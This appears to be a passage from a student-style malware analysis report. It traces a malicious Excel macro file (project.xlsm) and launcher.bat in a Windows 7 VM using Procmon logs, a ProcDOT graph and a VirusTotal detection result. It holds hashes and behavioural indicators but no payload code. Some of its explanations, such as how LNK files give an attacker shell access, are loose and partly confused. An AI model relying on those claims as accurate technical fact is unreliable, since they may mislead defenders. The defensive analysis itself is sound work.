
e) <u>Procmon</u>: This is one of the most effective programs for monitoring a Windows operating system's file system, Registry, and process/thread activity in real-time. Procmon lists all processes that exist in our running machine that are in very large numbers. It also comes with a facility of filters to separate the processes we desire. In the below illustrations, we filtered processes based on their names - Excel.exe and conhost.exe. And we have an option to export the list of processes and their details as a '.csv' file which we can use in further analysis.



Display entries matching these conditions:

Architecture is then Include

Column	Relation	Value	Action
☑ ✓ Architecture	is	CreateFile	Include
☑ ✓ Architecture	is	WriteFile	Include
☑ ✓ Architecture	is	SetRenameInfor...	Include
☑ ✓ Architecture	is	SetDispositionInf...	Include
☑ ✓ Architecture	is	RegCreateKey	Include
☑ ✓ Architecture	is	RegSetValue	Include
☑ ✓ Architecture	is	RegDeleteValue	Include
☑ ✓ Architecture	is	RegDeleteKey	Include
☑ ✓ Architecture	is	TCP Connect	Include
☑ ✓ Architecture	is	TCP Send	Include
☑ ✓ Architecture	is	UDP Connect	Include
☑ ✓ Architecture	is	UDP Send	Include
☑ ✓ Architecture	is	UDP Receive	Include
☑ ✓ Architecture	is	UDP Send	Include
☑ ✓ Architecture	is	TCP Receive	Include




Process Monitor - Z:\Logfile-after-connection-on.PML

Time ...	Process Name	PID	Operation	Path	Result	Detail	TID	Parent PID
8:39:5...	conhost.exe	3660	CreateFile	C:\Windows\winsxs\x86_microsoft...	SUCCESS	Desired Access: Execute/Traverse, Synchronize...	3400	384
8:39:5...	conhost.exe	3660	CreateFile	C:\Windows\winsxs\x86_microsoft...	SUCCESS	Desired Access: Read Attributes, Disposition: Op...	3400	384
8:39:5...	conhost.exe	3660	QueryBasicIn...	C:\Windows\winsxs\x86_microsoft...	SUCCESS	CreationTime: 9/21/2015 4:46:01 AM, LastAcce...	3400	384
8:39:5...	conhost.exe	3660	CloseFile	C:\Windows\winsxs\x86_microsoft...	SUCCESS		3400	384
8:39:5...	conhost.exe	3660	CreateFile	C:\Windows\winsxs\x86_microsoft...	SUCCESS	Desired Access: Read Data/List Directory, Exec...	3400	384
8:39:5...	conhost.exe	3660	CreateFileMa...	C:\Windows\winsxs\x86_microsoft...	FILE LOCKED WITH ONLY READ...	SyncType: SyncTypeCreateSection, PageProtec...	3400	384
8:39:5...	conhost.exe	3660	CreateFileMa...	C:\Windows\winsxs\x86_microsoft...	SUCCESS	SyncType: SyncTypeOther	3400	384
8:39:5...	conhost.exe	3660	Load Image	C:\Windows\winsxs\x86_microsoft...	SUCCESS	Image Base: 0x73ce0000, Image Size: 0x19e000	3400	384
8:39:5...	conhost.exe	3660	CloseFile	C:\Windows\winsxs\x86_microsoft...	SUCCESS		3400	384
8:39:5...	conhost.exe	3660	Load Image	C:\Windows\System32\shlwapi.dll	SUCCESS	Image Base: 0x75840000, Image Size: 0x57000	3400	384
8:39:5...	conhost.exe	3660	CreateFile	C:\Windows\WindowsShell.Manifest	SUCCESS	Desired Access: Generic Read/Execute, Disposi...	3400	384
8:39:5...	conhost.exe	3660	CreateFileMa...	C:\Windows\WindowsShell.Manifest	FILE LOCKED WITH ONLY READ...	SyncType: SyncTypeCreateSection, PageProtec...	3400	384
8:39:5...	conhost.exe	3660	QueryStandar...	C:\Windows\WindowsShell.Manifest	SUCCESS	AllocationSize: 4,096, EndOfFile: 749, NumberOf...	3400	384
8:39:5...	conhost.exe	3660	CreateFileMa...	C:\Windows\WindowsShell.Manifest	SUCCESS	SyncType: SyncTypeOther	3400	384
8:39:5...	conhost.exe	3660	RegOpenKey	HKLM\Software\Microsoft\Windo...	SUCCESS	Desired Access: Read	3400	384
8:39:5...	conhost.exe	3660	RegQueryVal...	HKLM\SOFTWARE\Microsoft\Wi...	NAME NOT FOUND	Length: 20	3400	384
8:39:5...	conhost.exe	3660	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wi...	SUCCESS		3400	384
8:39:5...	conhost.exe	3660	QueryStandar...	C:\Windows\WindowsShell.Manifest	SUCCESS	AllocationSize: 4,096, EndOfFile: 749, NumberOf...	3400	384
8:39:5...	conhost.exe	3660	QueryBasicIn...	C:\Windows\WindowsShell.Manifest	SUCCESS	CreationTime: 7/13/2009 8:41:57 PM, LastAcce...	3400	384
8:39:5...	conhost.exe	3660	CloseFile	C:\Windows\WindowsShell.Manifest	SUCCESS		3400	384
8:39:5...	conhost.exe	3660	RegOpenKey	HKLM\Software\Microsoft\Windo...	NAME NOT FOUND	Desired Access: Query Value	3400	384
8:39:5...	conhost.exe	3660	RegOpenKey	HKCU	SUCCESS	Desired Access: Maximum Allowed, Granted Acc...	3400	384
8:39:5...	conhost.exe	3660	RegOpenKey	HKCU\Software\Microsoft\Windo...	SUCCESS	Desired Access: Query Value	3400	384
8:39:5...	conhost.exe	3660	RegQueryVal...	HKCU\Software\Microsoft\Windo...	NAME NOT FOUND	Length: 144	3400	384
8:39:5...	conhost.exe	3660	RegCloseKey	HKCU\Software\Microsoft\Windo...	SUCCESS		3400	384
8:40:5...	EXCEL.EXE	1248	Process Start		SUCCESS	Parent PID: 2308, Command line: "C:\Program Fil...	2988	2308
8:40:5...	EXCEL.EXE	1248	Thread Create		SUCCESS	Thread ID: 2408	2988	2308
8:40:5...	EXCEL.EXE	1248	Load Image	C:\Program Files\Microsoft Office\...	SUCCESS	Image Base: 0x2fc50000, Image Size: 0x1118000	2408	2308
8:40:5...	EXCEL.EXE	1248	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x76f20000, Image Size: 0x142000	2408	2308
8:40:5...	EXCEL.EXE	1248	CreateFile	C:\Windows\Prefetch\EXCEL.EX...	NAME NOT FOUND	Desired Access: Generic Read, Disposition: Ope...	2408	2308
8:40:5...	EXCEL.EXE	1248	RegOpenKey	HKLM\System\CurrentControlSet\...	REPARSE	Desired Access: Read	2408	2308
8:40:5...	EXCEL.EXE	1248	RegOpenKey	HKLM\System\CurrentControlSet\...	SUCCESS	Desired Access: Read	2408	2308
8:40:5...	EXCEL.EXE	1248	RegQueryVal...	HKLM\System\CurrentControlSet\...	NAME NOT FOUND	Length: 1,024	2408	2308
8:40:5...	EXCEL.EXE	1248	RegCloseKey	HKLM\System\CurrentControlSet\...	SUCCESS		2408	2308
8:40:5...	EXCEL.EXE	1248	CreateFile	C:\Users\IEUser\Desktop\malware	SUCCESS	Desired Access: Execute/Traverse, Synchronize...	2408	2308
8:40:5...	EXCEL.EXE	1248	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x75bc0000, Image Size: 0xd5000	2408	2308
8:40:5...	EXCEL.EXE	1248	Load Image	C:\Windows\System32\KernelBas...	SUCCESS	Image Base: 0x75070000, Image Size: 0x4b000	2408	2308
8:40:5...	EXCEL.EXE	1248	RegOpenKey	HKLM\System\CurrentControlSet\...	REPARSE	Desired Access: Read	2408	2308
8:40:5...	EXCEL.EXE	1248	RegOpenKey	HKLM\System\CurrentControlSet\...	SUCCESS	Desired Access: Read	2408	2308
8:40:5...	EXCEL.EXE	1248	RegQueryVal...	HKLM\System\CurrentControlSet\...	NAME NOT FOUND	Length: 548	2408	2308
8:40:5...	EXCEL.EXE	1248	RegQueryVal...	HKLM\System\CurrentControlSet\...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0	2408	2308
8:40:5...	EXCEL.EXE	1248	RegCloseKey	HKLM\System\CurrentControlSet\...	SUCCESS		2408	2308
8:40:5...	EXCEL.EXE	1248	RegOpenKey	HKLM\System\CurrentControlSet\...	REPARSE	Desired Access: Query Value, Set Value	2408	2308
8:40:5...	EXCEL.EXE	1248	RegOpenKey	HKLM\System\CurrentControlSet\...	NAME NOT FOUND	Desired Access: Query Value, Set Value	2408	2308
8:40:5...	EXCEL.EXE	1248	RegOpenKey	HKLM\System\CurrentControlSet\...	REPARSE	Desired Access: Read	2408	2308
8:40:5...	EXCEL.EXE	1248	RegOpenKey	HKLM\System\CurrentControlSet\...	NAME NOT FOUND	Desired Access: Read	2408	2308
8:40:5...	EXCEL.EXE	1248	RegOpenKey	HKLM\Software\Policies\Microsoft...	SUCCESS	Desired Access: Query Value	2408	2308
8:40:5...	EXCEL.EXE	1248	RegQueryVal...	HKLM\SOFTWARE\Policies\Micr...	NAME NOT FOUND	Length: 80	2408	2308
8:40:5...	EXCEL.EXE	1248	RegCloseKey	HKLM\SOFTWARE\Policies\Micr...	SUCCESS		2408	2308
8:40:5...	EXCEL.EXE	1248	RegOpenKey	HKCU\Software\Policies\Microsoft...	NAME NOT FOUND	Desired Access: Query Value	2408	2308


Showing 21,031 of 69,469 events (30%)   Backed by Z:\Logfile-after-connection-on.PML

f) Procdot and Graphviz:


Graphviz is an independent tool with the ability to generate graphs. ProcDOT is a tool that visualizes system activities in a very convenient way. Procdot depends on Graphviz and Windump to work. We use the csv obtained from the procmon and the pcap file generated by WireShark during the Network analysis and generates a flow chart that shows us the sequence of processes and threads being formed and what tasks are being done. The below illustration is to depict the same.


abc
Process.
Created during monitoring.
Still alive after monitoring.
abc
Process.
Created during monitoring.
Killed during monitoring.
abc
Process.
Created before monitoring.
Still alive after monitoring.
abc
Process.
Created before monitoring.
Killed during monitoring.
abc
Thread.
Created during monitoring.
Still alive after monitoring.
abc
Thread.
Created during monitoring.
Killed during monitoring.
abc
Thread.
Created before monitoring.
Still alive after monitoring.
abc
Thread.
Created before monitoring.
Killed during monitoring.
Server.
[x] = Order of contact
File with creation/existence
unknown set as RegValue.
(Might also be an URL.)
abc
File.
Or a group of specific files.
Still existent after monitoring.
abc
File.
Or a group of specific files.
Deleted during monitoring.
Registry-Key.
Or a group of Registry keys
in compressed graphs.
Read/Get/Receive.
Thicker lines indicate the
number of log-records.
Write/Set/Send.
Thicker lines indicate the
number of log-records.
Create/Rename.
A process, a thread, or a file.
Renames also come up with
dashed initiator edges.
Injection.
A thread is created in some
other process.
Ownership.
Between process/thread.
Created during monitoring.
Ownership.
Between process/thread.
Created before monitoring.
RegValue.
A file/URL that is set as
Registry key value.
Main Module.
For a specific process.
Delete/Kill.
A file/process.
Additional Module.
For a specific thread.

The meaning of different symbols and lines that we will find in the flow chart.



HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002119410000000000000000F01FEC\Usage\OfficeCoreRDC
HKCU\Software\Microsoft\Office\12.0\Common\Licensing\9112000000140000000000000FFICE
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect
HKCU\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\665
HKCU\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\15BD9D\15BD9D
HKCU\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002119410000000000000000F01FEC\Usage\EXCELFiles
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002119410000000000000000F01FEC\Usage\ProductFiles
C:\ProgramData\Microsoft\OFFICE\DATA\opa12.dat
HKCU\Software\Microsoft\Office\12.0\Excel\MTTT
2408
RENAME FROM
CREATE FILE
C:\Users\IEUser\AppData\Local\Temp\CVRC425.tmp
RENAME
C:\Users\IEUser\AppData\Local\Temp\CVRC425.tmp.cvr
RENAME TO
C:\Users\IEUser\AppData\Local\Temp\771109.od
CREATE FILE
HKCU\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191052E8F325736
HKCU\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\BC678\BC678
CREATE FILE
C:\Users\IEUser\Desktop\malware\~$project.xlsm
HKCU\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\BCC63\BCC63
HKCU\Software\Microsoft\Office\12.0\Excel\File MRU\Item 1
HKCU\Software\Microsoft\Office\12.0\Excel\File MRU\Item 2
HAS THREAD
Only in PCAP
10.0.2.2
192.168.2.30
[1]
EXCEL.EXE
(PID: 1248)
CREATE THREAD
CREATE THREAD
HAS THREAD
HAS THREAD
1460
1124
CREATE FILE
C:\Users\IEUser\AppData\Roaming\Microsoft\Office\Recent\project.xlsm.LNK
CREATE FILE
C:\Users\IEUser\AppData\Roaming\Microsoft\Office\Recent\index.dat
DELETE FILE
CREATE FILE
C:\Users\IEUser\AppData\Roaming\Microsoft\Office\Recent\malware.LNK



IE10 - Win7 (Snapshot 4) [Running] - Oracle VM VirtualBox

ProcDOT - C:\Users\IEUser\.procdot\default2.pd

Monitoring Logs

Procmon: C:\Users\IEUser\Desktop\Files\Logfile-3.CSV

Windump: C:\Users\IEUser\Desktop\Files\traffic-after-connection-on.pcap

Render Configuration

Launcher: 1223007|1248|EXCEL.EXE

☐ no paths ☐ compressed ☐ dumb

File
Machine
View
Input
Devices
Help
File
Edit
View
Filters
Plugins
?
CERT.at
Refresh
C:\Users\IEUser\Desktop\malware\~$project.xlsm
crosoft\Office\12.0\Excel\Resiliency\DocumentRecovery\BCC63\BCC63
C:\Users\IEUser\AppData\Roaming\Microsoft\Office\Recent\project.xlsm.LNK
1460
DELETE FILE
1124
DELETE FILE
C:\Users\IEUser\AppData\Roaming\Microsoft\Office\Recent\malware.LNK
1 fps
Right Ctrl


Status: OK Frame: 35/78 Time: 00:00:03,8206169 Thread 1124-n56 of process "EXCEL.EXE" (PID: 1248) deletes file "C:\Users\IEUser\AppData\Roaming\Microsoft\Office\Recent\malware.LNK"

10:54 AM
11/17/2021

We find that the malware.LNK file is deleted and created again. LNK files help the attacker's system access the command line without the host executing it. This confirms that project.xlsm and launcher.bat are malicious in nature. They create a system level process called conhost.exe that launches powershell to establish a connection between host and attacker's pc. malware.LNK is also created by project.xlsm so that the attacker gets command line access to the host pc and can exploit the system privileges and then the file is deleted to leave no trace for identification in the registry.

FINDINGS AND DISCUSSIONS:

From Static Analysis, we found the below mentioned findings.
We know that there does not exist any malware analysis for the hashes MD5- 8dac2685754e4fb972a2235fb95e2b13. Hence, we uploaded the file directly on to virustotal.com and it labelled it as malicious.



8ea8341e58c649bae6156b4f4e34afdf885bbbc2918fcf74ddad00dd33b926da

26
/ 57

26 security vendors flagged this file as malicious

8ea8341e58c649bae6156b4f4e34afdf885bbbc2918fcf74ddad00dd33b926da
launcher.bat
text

5.20 KB
Size

2021-11-17 20:17:10 UTC
a moment ago

Ad-Aware	Heur.BZC.PZQ.Boxter.791.DDA7C947	ALYac	Heur.BZC.PZQ.Boxter.791.DDA7C947
Arcabit	Heur.BZC.PZQ.Boxter.791.DDA7C947	Avast	PwrSh:Dropper-H [Trj]
AVG	PwrSh:Dropper-H [Trj]	Avira (no cloud)	TR/PowerShell.Gen
BitDefender	Heur.BZC.PZQ.Boxter.791.DDA7C947	CAT-QuickHeal	BAT.Trojan.44357
